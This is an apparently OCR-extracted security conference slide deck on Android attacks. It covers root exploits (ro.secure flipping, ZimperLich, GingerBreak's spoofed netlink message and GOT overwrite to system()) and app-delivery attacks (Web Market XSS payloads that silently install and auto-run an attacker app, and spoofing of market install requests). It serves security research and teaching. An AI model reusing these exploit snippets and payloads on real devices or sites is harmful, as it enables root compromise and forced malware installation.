
```
printf("[+] Found prop area @ %p\n", prop);
if (mprotect(prop, PA_SIZE, PROT_READ|PROT_WRITE) < 0)
    die("[-] mprotect");
```

- Flip the ro.secure property to 0:

```
if (strcmp(pi->name, "ro.secure") == 0) {
    strcpy(pi->value, "0");
```

- Spawn root adb shell!

ZimperLich Jailbreak



ZIMPERLICH


ZimperLich Jailbreak

GUESS WHAT?

Same as RageInTheCage,
except for the Zygote process!

Missing return value check on setuid(2)

GingerBreak Jailbreak



GINGERBREAK

GingerBreak Jailbreak

GUESS WHAT AGAIN?

Same as Exploid,
except for the vold process!

Missing source check on netlink message

GingerBreak Vulnerability

Spot the vuln in vold's DirectVolume.cpp!

```
void DirectVolume::handlePartitionAdded(const char *devpath,
NetlinkEvent *evt)
{
    int major = atoi(evt->findParam("MAJOR"));
    int minor = atoi(evt->findParam("MINOR"));
...
    int part_num;
    const char *tmp = evt->findParam("PARTN");
...
    part_num = atoi(tmp);
...
    if (part_num > mDiskNumParts) {
        mDiskNumParts = part_num;
    }

    mPartMinors[part_num -1] = minor;
```

Arbitrary Write Vulnerability

- Arbitrary write via negative index
  - Spoof netlink msg with maliciously crafted PARTN and MINOR

```
n = snprintf(buf, sizeof(buf), "@/foo%cACTION=add%c"
                               "SUBSYSTEM=block%c"
                               "DEVPATH=%s%c"
                               "MAJOR=179%cMINOR=%d%c"
                               "DEVTYPE=harder%cPARTN=%d",
                               0, 0, 0, bsh,
                               0, 0, vold.system,
                               0, 0, -idx);
```

GingerBreak NX Bypass

- But where/what to write?
- Some Android devices have NX stack/heap
  - But lack other hardening mechansims
- GCC's RELRO
  - gcc -Wl,-z,relro,-z,now
  - Maps GOT as read-only
- If no RELRO:
  - Clobber GOT entry to modify control flow

GingerBreak Exploit

- Not quite so simple though:
  - Discover GOT, system(), etc addresses
  - Clobber GOT for functions (atoi, etc) → system()
  - Funcs called on attacker controlled data:


```
const char *tmp = evt->findParam("PARTN");
...
if (tmp) {
    part_num = atoi(tmp);
...
```

  - atoi=system and tmp="/data/local/tmp/boomsh"
  - Root shell executed!

Agenda

- Overview
- Escalation
- **Delivery**
- Persistence

Delivery



How do we get payloads to the device?

Delivery

Let's attack the mechanisms that govern the introduction of new apps and code!


- Application delivery
  - Android Web Market XSS
  - Angry Birds Attack
- Code delivery
  - RootStrap

Android Web Market XSS

WEB MARKET XSS

Android Web Market

- Android Web Market
  - Launched in Feb 2011
  - Allows browsing app market with your desktop browser
  - AND, installing apps to your phone from your browser




Dangerous?

A web interface for installing apps directly to your phone?

What could possibly go wrong?

If it's one thing I don't need, it's your "I-don't-think-that's-wise" attitude! - Zapp



A Quick Audit...BINGO!


Title (en)

testapptestapp

14 characters (30 max)

Description (en)

```
<script>alert('xss');</script>
```



XSS Impact

- A naïve XSS in the Web Market
  - Description field when publishing your app
- Vulnerability?
  - Pretty lame.
- Impact?
  - Pretty catastrophic.

Javascript XSS payload can trigger the install of any app to your phone.

XSS Install Payload

Install payload:

```
/* silently install malicious app to victim phone */
$.post('/install', {
    id: 'com.attacker.maliciousapp',
    device: initProps['selectedDeviceId'],
    token: initProps['token'],
    xhr: '1' }, function(data) {
});
```

Forces user's browser to request install of com.attacker.maliciousapp.

XSS Trigger Payload

Trigger payload:

```
/* append hidden iframe */
$('body').append($('<iframe id="xss" width="0"...>'));

/* continually trigger iframe src */
function trigger() {
    $('#xss').attr('src', 'trigger://blah');
    setTimeout('trigger()', 1000);
}
setTimeout('trigger()', 1000);
```

Forces user's phone to “auto-run” the malicious app after install.


Web Market Lessons


- XSS RCE
  - Rarely used in the same sentence!
- Cross-device vulnerabilities
  - Don't cross the streams...at least without a simple confirmation prompt! o_O
- Fixed the XSS but not the underlying issue
  - Just wait a few months for the next XSS...


Angry Birds Attack


ANGRY BIRDS ATTACK

Perceived App Install Process










1. Browse **2. Install** **3. Approve** **BOOM!**

Actual App Install Process



1. User clicks install/approve

2. Market app POSTs install request to Google

3. Market servers signal C2DM servers

4. C2DM servers push down INSTALL_ASSET

5. GTalkService receives INSTALL_ASSET and invokes vending

6. Vending component fetches APK and installs

Market Interactions


- Google is a sneaky panda!
  - You don't actually download / install the app through the market application
- When you click install in market app
  - Google servers push an out-of-band message down to you via persistent data connection
  - Triggers INSTALL_ASSET intent to start install
  - Intent handler fetches APK and installs

Dex Bytecode RE

```
   #1              : (in Lcom/android/vending/InstallAssetReceiver;)
     name          : 'isIntentForMe'
     type          : '(Landroid/content/Intent;)Z'
     access        : 0x0001 (PUBLIC)
     code          -
     registers     : 5
     ins           : 2
     outs          : 3
     insns size    : 37 16-bit code units
0442f4:                                        |[0442f4] com.android.vending.InstallAssetReceiver.isIntentForMe:(Land
044304: 1202                                   |0000: const/4 v2, #int 0 // #0
044306: 6e10 7d00 0400                         |0001: invoke-virtual {v4}, Landroid/content/Intent;.getAction:()Ljava
04430c: 0c00                                   |0004: move-result-object v0
04430e: 1a01 d20d                              |0005: const-string v1, "android.intent.action.REMOTE_INTENT" // strin
044312: 6e20 a012 1000                         |0007: invoke-virtual {v0, v1}, Ljava/lang/String;.equals:(Ljava/lang/
044318: 0a00                                   |000a: move-result v0
04431a: 3800 1800                              |000b: if-eqz v0, 0023 // +0018
04431e: 1a00 da0d                              |000d: const-string v0, "android.intent.extra.from_trusted_server" //
044322: 6e30 7e00 0402                         |000f: invoke-virtual {v4, v0, v2}, Landroid/content/Intent;.getBoolea
044328: 0a00                                   |0012: move-result v0
04432a: 3800 1000                              |0013: if-eqz v0, 0023 // +0010
04432e: 6e10 7f00 0400                         |0015: invoke-virtual {v4}, Landroid/content/Intent;.getCategories:()L
044334: 0c00                                   |0018: move-result-object v0
044336: 1a01 6504                              |0019: const-string v1, "INSTALL_ASSET" // string@0465
04433a: 7220 3713 1000                         |001b: invoke-interface {v0, v1}, Ljava/util/Set;.contains:(Ljava/lang
044340: 0a00                                   |001e: move-result v0
044342: 3800 0400                              |001f: if-eqz v0, 0023 // +0004
044346: 1210                                   |0021: const/4 v0, #int 1 // #1
044348: 0f00                                   |0022: return v0
04434a: 0120                                   |0023: move v0, v2
04434c: 28fe                                   |0024: goto 0022 // -0002
```

GTalkService Connection

- Persistent data connection
  - Speaks XMPP
  - Same connection now used for C2DM push service
- Gap in responsibility
  - Market app does appoves perms
  - But GtalkService triggers install
  - There's a disconnect here...



Market App Requests

- What does the market app POST to the market server?

- Can we spoof the same request and trigger an INSTALL_ASSET message and subsequent install?

Base64 Encoded Protobuf

```
POST /market/api/ApiRequest HTTP/1.1
Content-Length: 524
Content-Type: application/x-www-form-urlencoded
Host: android.clients.google.com
Connection: Keep-Alive
User-Agent: Android-Market/2 (dream DRC83); gzip

version=2&request=CuACCvYBRFFBQUFLOEFBQUJvZWVEVGo4eGV4OVRJaW9YYmY3T1FSZGd4dH
wxM2VZTlltUjFMV2hLa3pW5FdUY0xtcllNNHNMOFRPTWwtM1dkTU9JbUQ3aUdla1hUMFg5R1htd1Et
